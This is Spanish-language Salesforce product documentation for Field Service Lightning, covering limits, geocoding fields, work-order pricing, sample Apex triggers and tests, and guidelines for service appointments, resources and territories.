Cuando agrega una dirección a ciertos tipos de registros de servicio de campo, Salesforce calcula la latitud, la longitud y la precisión de la ubicación de la dirección. Puede hacer referencia a estos datos, que son visibles solo en la API, en cualquier aplicación de servicio de campo personalizada.

Consideraciones para utilizar órdenes de trabajo
Obtenga perspectivas de las formas en que puede y debe utilizar órdenes de trabajo para que su negocio funcione correctamente.

## Límites y limitaciones de Field Service Lightning

Obtenga información acerca de los límites y las limitaciones que existen para Field Service Lightning.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

- Las funciones de Field Service Lightning están disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud. Las órdenes de trabajo también están disponibles en **Professional** Edition.
- Los paquetes gestionados de Field Service Lightning están disponibles por un coste adicional en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud.

**Artículos vinculados**

Los artículos vinculados a artículos de Knowledge adjuntos a órdenes de trabajo y partidas de órdenes de trabajo. Incluyen las siguientes limitaciones.

- El widget Artículo y Herramientas de artículos de noticias en tiempo real no están disponibles en la vista de noticias en tiempo real.
- Las acciones rápidas y acciones globales ya no son compatibles con artículos vinculados.
- La barra de herramientas de artículo en la página de inicio de Knowledge no incluye la opción de adjuntar artículos a órdenes de trabajo y partidas de órdenes de trabajo.
- Las listas relacionadas Órdenes de trabajo vinculadas y Partidas de órdenes de trabajo vinculadas no están disponibles en Lightning Experience o Salesforce1.
- Los artículos vinculados son de solo visualización en Lightning Experience y Salesforce1.
- En Lightning Experience, hacer clic en un vínculo de artículo en un elemento de noticias en tiempo real le redirige a la página del artículo en Salesforce Classic. En Salesforce1, no se puede acceder a artículos vinculados desde elementos de noticias en tiempo real.

**Horas de trabajo**

No puede crear campos personalizados en horas de trabajo o divisiones de tiempo.

**Territorios de servicio**

- Una jerarquía de territorios de servicio puede incluir hasta 500 territorios.

**Órdenes de trabajo**

- Una jerarquía de órdenes de trabajo puede tener hasta 10.000 órdenes de trabajo.
- Una jerarquía de partidas de órdenes de trabajo puede tener hasta 10.000 partidas de órdenes de trabajo.

**Lightning Experience**

Los paquetes gestionados de Field Service Lightning no están disponibles en Lightning Experience.

**Salesforce1**

Los paquetes gestionados y las funciones estándar de Field Service Lightning no están disponibles en todas las versiones de la aplicación móvil Salesforce1. Incluyen las siguientes limitaciones:

- En la aplicación descargable Salesforce1 para iOS:
  - No puede crear citas de servicio y la lista relacionada Reciente no está disponible.
  - No puede crear nuevos recursos de servicio o ausencias y la lista relacionada Reciente no está disponible en ausencias o recursos de servicio.
- En los registros de servicio de campo creados a través de una lista relacionada, el campo que indica el registro principal no se cumplimenta hasta que guarde el registro. Este problema se aplica a todas las versiones de Salesforce1. Por ejemplo, cuando crea una cita de servicio desde la lista relacionada Citas de servicio en una orden de trabajo, el campo `Registro principal` está en blanco hasta que toca **Guardar**. Después de crear el registro, el campo de registro principal indica la orden de trabajo principal como se espera.
- La consola del despachador, que es parte de los paquetes gestionados, no está disponible en Salesforce1.

## Seguimiento de ubicaciones en Field Service Lightning

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

Cuando agrega una dirección a ciertos tipos de registros de servicio de campo, Salesforce calcula la latitud, la longitud y la precisión de la ubicación de la dirección. Puede hacer referencia a estos datos, que son visibles solo en la API, en cualquier aplicación de servicio de campo personalizada.

Esta función de datos de localización, conocida como "geocodificación" esta activada para todos los objetos de servicio de campo admitidos cuando activa Field Service Lightning. En la API, observará valores en los tres campos siguientes en órdenes de trabajo, partidas de órdenes de trabajo, citas de servicio, territorios de servicio, ausencias de recursos y miembros de territorio de servicio:

| Nombre del campo | Descripción |
|---|---|
| `Latitud` | La latitud de la dirección. |
| `Longitud` | La longitud de la dirección. |
| `GeocodeAccuracy` | La precisión de la latitud y la longitud Este campo contiene uno de los siguientes valores, indicados en orden desde más a menos preciso:<br>• `Address`: En el mismo edificio<br>• `NearAddress`: Cerca de la dirección<br>• `Block`: Punto a medio camino del bloque<br>• `Street`: Punto a medio camino de la calle<br>• `ExtendedZip`: Centro del área de código postal ampliada<br>• `Zip`: Centro del área de código postal<br>• `Neighborhood`: Centro del vecindario<br>• `City`: Centro de la ciudad<br>• `County`: Centro del país<br>• `State`: Centro de la provincia |

| Nombre del campo | Descripción |
| --- | --- |
| | • `Unknown`: No se encontraron coincidencias para la dirección (por ejemplo, la dirección no es válida) |

**Mantener los datos de geocodificación actualizados**

Salesforce actualiza periódicamente estos campos de geocodificación para garantizar su precisión. Las actualizaciones se gestionan por una función conocida como "reglas de limpieza" (porque mantienen sus datos limpios y actuales). Los campos de geocodificación de un registro se actualizan cuando:

- Se crea o se actualiza el registro
- Se desactiva y reactiva la regla de limpieza del tipo de registro

Nota:

- Permita que transcurra algo de tiempo para que se actualicen los campos de geocodificación. La cantidad de tiempo de procesamiento varía según el número de registros que se actualicen al mismo tiempo.
- Si se desactiva la geocodificación masiva para una regla de limpieza, la desactivación o reactivación de la regla no actualiza los campos de geocodificación. La geocodificación masiva se activa de forma predeterminada.

Puede echar un vistazo al estado de los datos de geocodificación de un registro de varias maneras.


- *Si está utilizando Salesforce Classic:*

  Agregue la lista relacionada Limpiar este registro con Data.com al formato de página del registro al que desea realizar un seguimiento. La lista relacionada incluye:

  - La hora de la última actualización de los datos de geocodificación del registro.
  - El estado de geocodificación del registro. Para obtener información acerca de los que significa cada estado, consulte Estados de Data.com Clean. El estado `Sincronizado` significa que sus datos de geocodificación están actualizados.
  - Un vínculo **Limpieza** que le permite ejecutar manualmente una actualización instantánea.

- *Si está utilizando Lightning Experience*

  En el registro, seleccione **Comprobar estado de Clean** en el menú desplegable de acción para ver el estado de su geocodificación.




**Cómo anular la suscripción**

Si ya está utilizando otro servicio de geocodificación y prefiere no utilizar esta función, puede anular la suscripción para la geocodificación de Field Service Lightning.

1. En Configuración, introduzca `Data.com` en el cuadro Búsqueda rápida y, a continuación, seleccione **Reglas de limpieza** en Administración de Data.com.
2. Busque las entradas para Field Service Lightning y haga clic en **Desactivar** junto a cada regla:
   - Geocódigos para la dirección de órdenes de trabajo

- Geocódigos para la dirección de partidas de órdenes de trabajo
- Geocódigos para la dirección de cita de servicio
- Geocódigos para la dirección de territorio de servicio
- Geocódigos para la dirección de miembro del territorio de servicio
- Geocódigos para la dirección de ausencia de recurso

**Nota:**

- Si está utilizando los paquetes gestionados de Field Service Lightning, anular la suscripción para la geocodificación signifique que la altitud, longitud y precisión del geocódigo ya no se calculan para registros de servicio de campo. Sin estos datos de geocodificación, el optimizador de programación no funciona correctamente.
- Si estaba utilizando órdenes de trabajo antes de Winter '17, la activación de Field Service Lightning activa automáticamente la geocodificación para todas las órdenes de trabajo existentes en su organización y cumplimenta sus campos de geocodificación. Si no activa Field Service Lightning, la función de geocodificación no está disponible para órdenes de trabajo.

CONSULTE TAMBIÉN

Configurar Field Service Lightning

Directrices de Field Service Lightning

## Consideraciones para utilizar órdenes de trabajo

Obtenga perspectivas de las formas en que puede y debe utilizar órdenes de trabajo para que su negocio funcione correctamente.

Cómo se ajustan las órdenes de trabajo a su proceso de asistencia

Los órdenes de trabajo son una útil herramienta de asistencia, especialmente si ofrece servicios de campo. Puede incorporar órdenes de trabajo en sus procesos de asistencia de varias maneras.

Cómo funcionan los precios en las órdenes de trabajo

Las órdenes de trabajo y partidas de órdenes de trabajo tienen varios campos relacionados con precios. Descubra cómo interactúan y cómo utilizarlos.

Muestras de código de Apex para órdenes de trabajo

Utilice estas muestras de Apex para personalizar y automatizar la función de las órdenes de trabajo en su proceso de asistencia.

### Cómo se ajustan las órdenes de trabajo a su proceso de asistencia

Los órdenes de trabajo son una útil herramienta de asistencia, especialmente si ofrece servicios de campo. Puede incorporar órdenes de trabajo en sus procesos de asistencia de varias maneras.

Aquí tiene algunas fórmulas recomendadas:

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

| Situación | Cómo utilizar órdenes de trabajo para solucionar la situación |
| --- | --- |
| **Reparación un activo roto:** Un cliente le compra un activo (como un coche). El comprador sufre un problema con el activo, así que le llama para informarle del problema. Un agente crea un caso a partir de la llamada, y determina que debe enviarse un técnico al cliente para reparar el activo. | **1.** El agente crea una orden de trabajo "Reparar activo" para el activo con una breve descripción del problema.<br>**2.** El agente crea una cita de servicio en la orden de trabajo y la asigna a un recurso de servicio disponible.<br>**3.** Se envía al recurso de servicio a reparar el activo.<br>**4.** El recurso de servicio se percata de que falta una pieza de recambio crucial. Cambia el estado de la cita de servicio a `Completada` y crea una segunda cita de servicio en la orden de trabajo para instalar la pieza de recambio.<br>**5.** Cuando se instala la pieza de recambio y se completa la segunda cita de servicio, el recurso de servicio asignado cambia el estado en la cita de servicio y su orden de trabajo principal a `Completado`.<br>**6.** El agente cierra el caso. |
| **Realización de mantenimiento preventivo:** Un cliente le compra un activo y lo cubre con un contrato de mantenimiento preventivo de cinco años. El contrato da derecho al cliente a una comprobación de mantenimiento preventivo cada año. La comprobación de mantenimiento anual está representada en Salesforce por una asignación que está vinculada al registro del activo. | **1.** Un agente de servicio crea una orden de trabajo "Comprobación de mantenimiento anual" en el activo.<br>**2.** El agente agrega partidas a la orden de trabajo que representan las tareas de mantenimiento que el técnico debe completar.<br>**3.** El agente crea una cita de servicio en la orden de trabajo y la asigna a un recurso de servicio.<br>**4.** Se envía al recurso de servicio a completar la comprobación de mantenimiento.<br>**5.** A medida que cada partida de la orden de trabajo se completa, el recurso cambia el estado de la partida a `Completada`. Cuando se completen todas las partidas, el recurso cambia el estado de la cita de servicio y su orden de trabajo principal a `Completada`.<br>**6.** Para el siguiente mantenimiento anual en el activo, el agente puede crear rápidamente un duplicado de esta orden de trabajo. |

Aunque estos enfoques reflejan usos típicos de las órdenes de trabajo, existen muchas maneras de personalizar la forma de utilizar las órdenes de trabajo. Aquí tiene varios ejemplos.

- Cree una acción rápida "Nueva orden de trabajo" en activos, casos y cuentas.

  Nota: Las asignaciones y los contratos de servicio no admiten acciones rápidas.

- Configure una acción rápida en órdenes de trabajo que actualice automáticamente los campos de cuenta, activo y contacto de la nueva orden de trabajo para que coincidan con su registro principal.

- Si su organización utiliza activos jerárquicos, realice un seguimiento de subtareas específicas de forma más precisa asociando partidas de órdenes de trabajo con activos diferentes. Por ejemplo, una orden de trabajo vinculada al activo "automóvil" puede tener una partida vinculada al activo secundario "faro". Puede agregar la lista relacionada Partidas de órdenes de trabajo para evaluar formatos de página para permitir a los usuarios ver todas las partidas asociadas con un activo.

Para consultar muestras de código de Apex que puede utilizar para personalizar órdenes de trabajo en su organización, consulte Muestras de código de Apex para órdenes de trabajo.

CONSULTE TAMBIÉN

Directrices para utilizar órdenes de trabajo

Configurar órdenes de trabajo

## Cómo funcionan los precios en las órdenes de trabajo

Las órdenes de trabajo y partidas de órdenes de trabajo tienen varios campos relacionados con precios. Descubra cómo interactúan y cómo utilizarlos.

Las *órdenes de trabajo* contienen los siguientes campos relacionados con los precios. Si piensa utilizar estos campos, agréguelos a formatos de página de órdenes de trabajo.

| Campo de órdenes de trabajo | Qué representa |
|---|---|
| `Descuento` | (Solo lectura) La media ponderada de los descuentos de todas las partidas de la orden de trabajo. Puede ser cualquier número positivo hasta 100. |
| `Subtotal` | (Solo lectura) El total de las partidas de la orden de trabajo antes de que se apliquen descuentos e impuestos. |
| `Precio total` | (Solo lectura) El total del precio de las partidas de la orden de trabajo después de que se apliquen descuentos pero antes de agregar impuestos. |
| `Total` | (Solo lectura) El precio total de la orden de trabajo con impuestos agregados. |
| `Lista de precios` | La lista de precios asociada con la orden de trabajo. Agregar un alista de precios a la orden de trabajo le permite vincular cada partida de orden de trabajo con un producto incluido en la lista de precios. |
| `Impuesto` | El total de impuestos en la orden de trabajo en un formato de divisa. (No introducir un porcentaje.) Por ejemplo, si una orden de trabajo cuyo precio total es de 100 €, introduzca 10 € para aplicar un porcentaje de impuestos de 10. Puede introducir un número con o sin el |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

| Campo de órdenes de trabajo | Qué representa |
| --- | --- |
| | símbolo de divisa y puede utilizar hasta dos decimales. |

Además, las *partidas de órdenes de trabajo* contienen estos campos relacionados con precios. Si piensa utilizar estos campos, agréguelos a formatos de página de partidas de órdenes de trabajo.

| Campo de partidas de órdenes de trabajo | Qué representa |
| --- | --- |
| `Descuento` | El porcentaje de descuento que se aplica al subtotal de la partida. Puede introducir un número con o sin el símbolo de porcentaje y puede utilizar hasta dos decimales. |
| `Subtotal` | (Solo lectura) El precio por unidad de la partida multiplicado por la cantidad. |
| `Precio total` | (Solo lectura) El subtotal de la partida con los descuentos aplicados. Este campo está en blanco hasta que agrega un precio unitario y guarda la partida. |
| `Precio de la lista` | (Solo lectura) El precio de la partida (producto) según se enumera en su entrada correspondiente de la lista de precios. Si un producto no está seleccionado, el valor predeterminado del precio de lista es cero.<br>Nota: Cuando selecciona un producto para vincular a la partida, puede ver el precio de lista del producto junto con su nombre e Id. en la ventana de búsqueda. Este campo de precio de lista se cumplimenta cuando guarda la partida. |
| `Producto` | El nombre del producto que corresponde a la partida. La búsqueda solo indica productos incluidos en la lista de precios de la orden de trabajo principal. Cuando selecciona un producto y guarda la partida, los siguientes campos se cumplimentan en la partida:<br>• `Precio de la lista`<br>• `Precio por unidad`<br>• `Subtotal`<br>• `Precio total`<br>Nota: La modificación en línea no es compatible en el campo Producto. Para cambiar el producto en una partida, haga clic en **Modificar**. Agregar un producto actualiza el precio de lista, precio unitario, subtotal y precio total basándose en la entrada de lista de precios correspondiente del nuevo producto. |
| `Precio por unidad` | De forma predeterminada, el precio por unidad de la partida de una orden de trabajo es el precio de lista de la partida que proviene de la lista de precios, pero puede cambiarlo. |

Cuando se cumplimentan campos de precios en órdenes de trabajo y sus partidas, tenga estas directrices en cuenta:

- Para aplicar un descuento a una orden de trabajo, aplique el descuento a nivel de la partida. Si su orden de trabajo no tiene partidas, el descuento es cero.
- Cuando se cumplimentan campos en una orden de trabajo, solo cumplimente los campos `Lista de precios` e `Impuestos`. Los campos `Subtotal`, `Descuento`, `Precio total` y `Total` se calculan de forma automática en base a los campos de partidas.
- Cuando se cumplimentan campos en una partida de una orden de trabajo, solo cumplimente los campos `Producto` y `Descuento`. Los campos `Subtotal`, `Precio total`, `Precio de la lista` y `Precio por unidad` se calculan de forma automática en base a otros campos de las partidas.
- La partidas de órdenes de trabajo no tienen que estar vinculadas a un producto. Por ejemplo, es posible que prefiera utilizar partidas de órdenes de trabajo para realizar un seguimiento a tareas. Solo recuerde que si el campo `Producto` está en blanco, no puede utilizar los campos `Precio de lista`, `Precio unitario`, `Descuento`, `Cantidad`, `Subtotal` o `Precio total`.

Nota:

- No puede eliminar una lista de precios vinculada a una orden de trabajo.
- No puede eliminar un producto vinculado a una partida de orden de trabajo.
- No puede eliminar una entrada de lista de precios vinculada a una partida de orden de trabajo. Las entradas de la lista de precios están vinculadas a partidas de órdenes de trabajo a través del campo de búsqueda `Producto`.
- No puede eliminar una lista de precios de una orden de trabajo si sus partidas están vinculadas a productos desde esa lista de precios.
- No se pueden agregar productos a partidas de órdenes de trabajo en Lightning Experience. Utilice Salesforce Classic o la API. Si una partida de orden de trabajo se creó en Salesforce Classic e incluye un producto, la cantidad y el precio unitario se pueden actualizar en Lightning Experience, pero no se puede actualizar el producto.

CONSULTE TAMBIÉN

Campos de órdenes de trabajo

Campos de partidas de órdenes de trabajo

Configurar órdenes de trabajo

## Muestras de código de Apex para órdenes de trabajo

Utilice estas muestras de Apex para personalizar y automatizar la función de las órdenes de trabajo en su proceso de asistencia.

Consejo: ¿Es nuevo en Apex? Consulte la Guía del desarrollador de código Apex de Force.com.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

**Desencadenador de muestra 1**

Este desencadenador evita que los usuarios cierren una orden de trabajo a no ser que todas sus partidas se hayan cerrado. Es una buena forma de garantizar que todas las tareas programadas están completas.

Para definir un desencadenador de órdenes de trabajo en su organización:

1. En Configuración, introduzca *`Órdenes de trabajo`* en el cuadro Búsqueda rápida y, a continuación, haga clic en**Desencadenadores** bajo Órdenes de trabajo.
2. Haga clic en **Nuevo**.
3. Copie el texto de desencadenador y péguelo en el campo de texto.

4. Haga clic en **Guardar**.

```
trigger ValidateWorkOrderLineItem on WorkOrder (before update) {
    for(WorkOrder w : Trigger.New) {
        if(w.Status =='Closed'){
            List<WorkOrderLineItem> woLineItemList = [Select wo.Status
                          From WorkOrderLineItem wo where wo.WorkOrderId=:w.Id];
             if(woLineItemList.isEmpty()==false){
                 for(WorkOrderLineItem woLineItem : woLineItemList){
                     if(woLineItem.Status != 'Closed'){
                          w.addError('You cannot close a work order until all of its
line items are closed.');
                     }
                 }
             }
        }
    }
}
```

**Desencadenador de muestra 2**

Este desencadenador cierra automáticamente un caso cuando una orden de trabajo del caso está marcada como Cerrada. Si un caso tiene múltiples órdenes de trabajo, el desencadenador actúa cuando la primera orden de trabajo se marca como Cerrada. De ese modo, el agente del servicio de asistencia no tiene que cerrar manualmente el caso después de que la orden relacionada esté completa.

```
trigger CloseCaseWhenWoId on WorkOrder (after update) {
    for (WorkOrder wo: Trigger.new) {
        try {
            if (wo.Status == 'closed') {
                Case ca = [SELECT Status from case where id = :wo.CaseId];
                ca.Status ='closed';
                update ca;
            }
        } catch (Exception e) {

              }
    }
}
```

**Prueba de unidad de desencadenador 2**

Puede configurar pruebas de unidad de Apex en la consola del desarrollador para explorar su código para cualquier problema. Para que todo funcione correctamente, Salesforce requiere que al menos tres cuartas partes de sus líneas de código Apex sean cubiertas por pruebas. Esta prueba de unidad se aplica a Desencadenador de muestra 2.

```
@isTest
private class WOTriggerTest {
    static testMethod void validateWO() {
    Case ca = new Case();
    ca.Origin ='Phone';
    ca.Status ='new';
    insert(ca);
        WorkOrder wo = new WorkOrder();
        wo.Subject = 'test';
        wo.Status ='closed';
        wo.CaseId = ca.Id;
```

```
        insert(wo);
        update(wo);
        Case ca1 = [SELECT Status from Case where id= :ca.Id];
        System.assertEquals('Closed', ca1.Status);
    }
}
```

**Clase de Apex de órdenes de trabajo**

Las clases de Apex reducen el tamaño de sus desencadenadores y facilitan la reutilización y mantenimiento de código Apex. Esta clase, a la que puede hacer referencia en desencadenadores, crea una orden de trabajo con una partida.

```
public class CreateWorkOrderLineItem{
public WorkOrderLineItem createWorkOrderLineItem(){
    WorkOrder wo = new WorkOrder();
    wo.subject ='title';
    insert wo;
    WorkOrderLineItem woli = new WorkOrderLineItem();
    woli.workOrderId = wo.Id;
    woli.description = 'abcd';
    return woli;
    }
    }
```

**Prueba de unidad de clase de Apex de órdenes de trabajo**

Esta prueba de unidad se aplica a la Clase de Apex de órdenes de trabajo.

```
@isTest
public class TestWorkOrderLineItem {
    static testMethod void testCreateWorkOrderLineItem()
    {
        CreateWorkOrderLineItem cwoLi = new CreateWorkOrderLineItem();
        cwoLi.createWorkOrderLineItem();
    }
}
```

CONSULTE TAMBIÉN

Consideraciones para utilizar órdenes de trabajo

Campos de órdenes de trabajo

# Directrices de Field Service Lightning

Obtenga información acerca de cómo y cuándo utilizar funciones de Field Service Lightning.

Directrices para el uso de citas de servicio

Una cita de servicio es una cita para un técnico de servicio de campo para realizar trabajos para un cliente. Obtenga información acerca de cómo crear y gestionar citas de servicio.

Directrices para el uso de recursos de servicio

Los recursos de servicio son usuarios que pueden realizar trabajos de servicio de campo. Obtenga información acerca de cómo crear y gestionar recursos de servicio.

Directrices para el uso de territorios de servicio

Los territorios de servicio representan regiones en las que su equipo realiza trabajo de servicio de campo. Obtenga información acerca de cómo crear y gestionar territorios de servicio.

Directrices para utilizar órdenes de trabajo

Las órdenes de trabajo le ayudan a realizar un seguimiento de las tareas que hay que realizar en un producto. Obtenga información acerca de cómo crear y gestionar órdenes de trabajo.

Directrices para utilizar Knowledge con órdenes de trabajo

Puede adjuntar artículos de Knowledge a órdenes de trabajo y partidas de órdenes de trabajo para ayudar a los técnicos en el campo a acceder a información importante sobre procedimientos, directrices, especificaciones y otros aspectos.

## Directrices para el uso de citas de servicio

Una cita de servicio es una cita para un técnico de servicio de campo para realizar trabajos para un cliente. Obtenga información acerca de cómo crear y gestionar citas de servicio.

**Visualización de citas de servicio**

Ver citas de servicio en la ficha Citas de servicio. Las citas de servicio también aparecen en varias páginas de detalles de registro:

- Las citas asignadas de un recurso de servicio aparecen en la lista relacionada Citas de servicio en la página de detalles de recurso.
- Las citas de servicio relacionadas de un registro aparecen en la lista relacionada Citas de servicio en la página de detalles de registro. Las cuentas, activos, oportunidades, órdenes de trabajo y partidas de órdenes de trabajo pueden tener citas de servicio.

**Creación de citas de servicio**

Cree citas de servicio a través de la ficha Citas de servicio o desde la lista relacionada Citas de servicio en un registro compatible. No puede crear citas de servicio desde la lista relacionada Citas de servicio en un recurso de servicio, pero puede asignar el recurso a citas de servicio existentes.

**Eliminación de citas de servicio**

Puede eliminar una cita de servicio para indicar que se canceló. La eliminación de un registro elimina sus citas de servicio secundarias.

**Asociación de citas de servicio con otros registros**

Las citas de servicio siempre tienen un registro principal, que puede ser una orden de trabajo, una partida de orden de trabajo, una oportunidad, una cuenta o un activo. El tipo de registro principal le indica la naturaleza de la cita de servicio:

- Las citas de servicio en *órdenes de trabajo* y *partidas de órdenes de trabajo* ofrecen una vista más detallada del trabajo que se está realizando. Mientras que las órdenes de trabajo y las partidas de órdenes de trabajo le permiten introducir información general acerca de una tarea, las citas de servicio son donde agrega los detalles acerca de la programación y propiedad.
- Las citas de servicio en *activos* representan trabajo realizado en el activo.
- Las citas de servicio en *cuentas* representan trabajo realizado en la cuenta.
- Las citas de servicio en *oportunidades* representan trabajo relacionado con la oportunidad.

Por ejemplo, suponga que crea una orden de trabajo para realizar un seguimiento del mantenimiento anual del refrigerador de un cliente. En la lista relacionada Citas de servicio de la orden de trabajo, crea una cita Mantenimiento anual.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para ver citas de servicio:
- "Leer" en citas de servicio

Para crear citas de servicio:
- "Crear" en citas de servicio

Para eliminar citas de servicio:
- "Eliminar" en citas de servicio

Para asignar recursos de servicio citas de servicio:
- "Modificar" en cita de servicio Y "Ver" en recursos de servicio

Durante la cita, el técnico completa la mayoría del mantenimiento pero determina que debe pedirse e instalarse una pieza de recambio. Después de que la cita se realiza, se crea una segunda cita de servicio en la orden de trabajo para realizar un seguimiento de la instalación. Cuando se realiza la segunda cita y se determina que el refrigerador está completamente reparado, la orden de trabajo puede cerrarse.

**Concepto de los estados de cita de servicio**

Las citas de servicio tienen dos campos de estado: `Estado` y `Estado despachar`. El campo `Estado` en citas de servicio se cumplimenta automáticamente basándose en la hora actual y en las horas de inicio y finalización programadas, las horas de inicio y finalización actuales y el estado despachar. La lista de selección `Estado` incluye los siguientes valores, que se calculan como se indica:

- *`No programado`*: Los campos `Inicio programado` y `Finalización programada` están en blanco.
- *`Programado`*: Los campos `Inicio programado` y `Finalización programada` se cumplimentan.
- *`Despachado`*: El `Estado despacho` cambia a `Despachado`.
- *`En curso`*: El campo `Inicio actual` se cumplimenta, pero el campo `Finalización actual` está en blanco.
- *`Completado`*: Los campos `Inicio actual` y `Finalización actual` se cumplimentan.
- *`Cancelado`*: El Estado despacho cambió a `Cancelado`.
- *`Perdido`*: Los campos `Inicio programado` y `Finalización programada` se cumplimentan, los campos `Inicio actual` y `Finalización actual` están en blanco y la hora `Finalización programada` transcurrió.
- *`Larga duración`*: La cita está *`En curso`*, pero la hora `Finalización programada` transcurrió.
- *`Demora`*: La cita es *`Programada`*, y la hora actual está entre el `Inicio programado` y la `Finalización programada`.

El estado de una cita de servicio es independiente del estado de su registro principal.

El campo `Estado despacho` indica si se notificó la cita al recurso de servicio asignado. Es un campo modificable con dos valores:

- *`Despachado`*: Se notificó la cita al recurso de servicio asignado. La selección de este valor cambia el `Estado` de la cita a `Despachada`. Este valor solo se puede seleccionar cuando el Estado de la cita es `No programada` o `Programada`.
- *`Cancelado`*: La cita está cancelada. La selección de este valor cambia el `Estado` de la cita a `Cancelada`.

Nota: No puede crear valores adicionales en estos campos de estado. Si necesita que el estado de la cita de servicio sea modificable, utilice campos personalizados.

CONSULTE TAMBIÉN

Campos de citas de servicio

# Directrices para el uso de recursos de servicio

Los recursos de servicio son usuarios que pueden realizar trabajos de servicio de campo. Obtenga información acerca de cómo crear y gestionar recursos de servicio.

**Visualización de recursos de servicio**

Visualice recursos de servicio en la ficha Recursos de servicio. Además:

- Los recursos asignados a una cita de servicio en la lista relacionada Recursos asignados en la página de detalles de la cita.
- Los recursos que pertenecen a un territorio de servicio aparecen en la lista relacionada Miembros de territorio de servicio en la página de detalles del territorio.

**Creación de recursos de servicio**

Cree recursos de servicio desde la ficha Recursos de servicio. Un usuario puede tener hasta dos registros de recurso de servicio asociados si cada registro es un Tipo de recurso (Técnico o Despachador) diferente

**Asignación de recursos de servicio a citas de servicio**

Asigne un recurso a una cita de servicio a través de la lista relacionada Recursos asignados en la página de detalles de la cita. Si es necesario, puede modificar el formato de la lista relacionada desde el nodo Recursos asignados en Configuración. Puede asignar múltiples recursos a una cita.

**Desactivación de recursos de servicio**

Para fines de seguimiento, los recursos solo se pueden desactivar, no eliminar. Para desactivar un usuario, anula la selección de **Activo** en su página de detalles.

La desactivación de un usuario desactiva el recurso de servicio relacionado. No puede crear un recurso de servicio vinculado a un usuario inactivo.

**Visualización de programas de recurso de servicio**

La lista relacionada Citas de servicio muestra todas las citas a las que está asignado un recurso, mientras que la lista relacionada Ausencias en un recurso le permite definir periodos de tiempo durante los cuales un recurso no está disponible para trabajar. A menos que esté utilizando los paquetes gestionados de Field Service Lightning con el optimizador de programación, los recursos pueden seguir siendo citas asignadas que entran en conflicto con sus ausencias.

Consejo: Cree un desencadenador que envía una solicitud de aprobación a un supervisor cuando un recurso crea una ausencia.

Si no está utilizando los paquetes gestionados de Field Service Lightning, una vista de calendario no está disponible para recursos de servicio individuales.

**Adición de recursos de servicio preferidos a cuentas**

Puede designar algunos recursos de servicio como preferidos, requeridos o excluidos en órdenes de trabajo o cuentas específicas. Las órdenes de trabajo heredan las preferencias de recurso de su cuenta asociada.

Agregue preferencias a una cuenta u orden de trabajo a través de la lista relacionada Preferencias de recursos. Simplemente seleccione el recurso de servicio, seleccione el nivel de preferencia y guarde sus cambios.

## EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

## PERMISOS DE USUARIO

Para ver recursos de servicio:
- "Leer" en recursos de servicio

Para crear recursos de servicio:
- "Crear" en recursos de servicio

Para asignar recursos de servicio citas de servicio:
- "Modificar" en citas de servicio Y "Ver" en recursos de servicio

Para desactivar recursos de servicio:
- "Modificar" en recursos de servicio

Las preferencias de recursos sirven más como sugerencia que un requisito. Puede seguir asignando una cita de servicio a cualquier recurso independientemente de las preferencias de recurso de la orden de trabajo relacionada.

CONSULTE TAMBIÉN

Configurar recursos de servicio

Campos de recurso de servicio

## Directrices para el uso de territorios de servicio

Los territorios de servicio representan regiones en las que su equipo realiza trabajo de servicio de campo. Obtenga información acerca de cómo crear y gestionar territorios de servicio.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para visualizar territorios de servicio:
- "Leer" en territorios de servicio

Para crear territorios de servicio:
- "Crear" en territorios de servicio

Para eliminar territorios de servicio:
- "Eliminar" en territorios de servicio

Para asignar recursos de servicio a territorios de servicio:
- "Modificar" en territorios de servicio

**Visualización de territorios de servicio**

Visualice territorios de servicio en la ficha Territorios de servicio. También puede ver territorios de un recurso de servicio en la lista relacionada Territorios de servicio en la página de detalles del recurso.

**Creación de territorios de servicio**

Si desea utilizar territorios de servicio, determine qué territorios necesita crear. Dependiendo del modo de funcionamiento de su negocio, puede decidir crear territorios basados en ciudades, países u otros factores. Si tiene intención de construir una jerarquía de territorios de servicio, cree los territorios de mayor nivel primero. Las jerarquías de territorios de servicio pueden incluir hasta 500 territorios.

Cree territorios de servicio desde la ficha Territorios de servicio en Salesforce. Después de crear un territorio, puede agregar miembros a este a través de la lista relacionada Miembros de territorio de servicio. Los miembros de territorios de servicio son recursos que trabajan en el territorio, y asociarlos con un territorio garantiza que se asignen a citas próximas a su punto de partida.

**Asignación de territorios de servicio a recursos de servicio**

Puede vincular un recurso de servicio a múltiples territorios para indicar dónde están disponibles para funcionar. Asigne territorios a un recurso a través de la lista relacionada Territorios de servicio en la página de detalles del recurso o a través de la lista relacionada Miembros de territorio de servicio en la página de detalles del territorio.

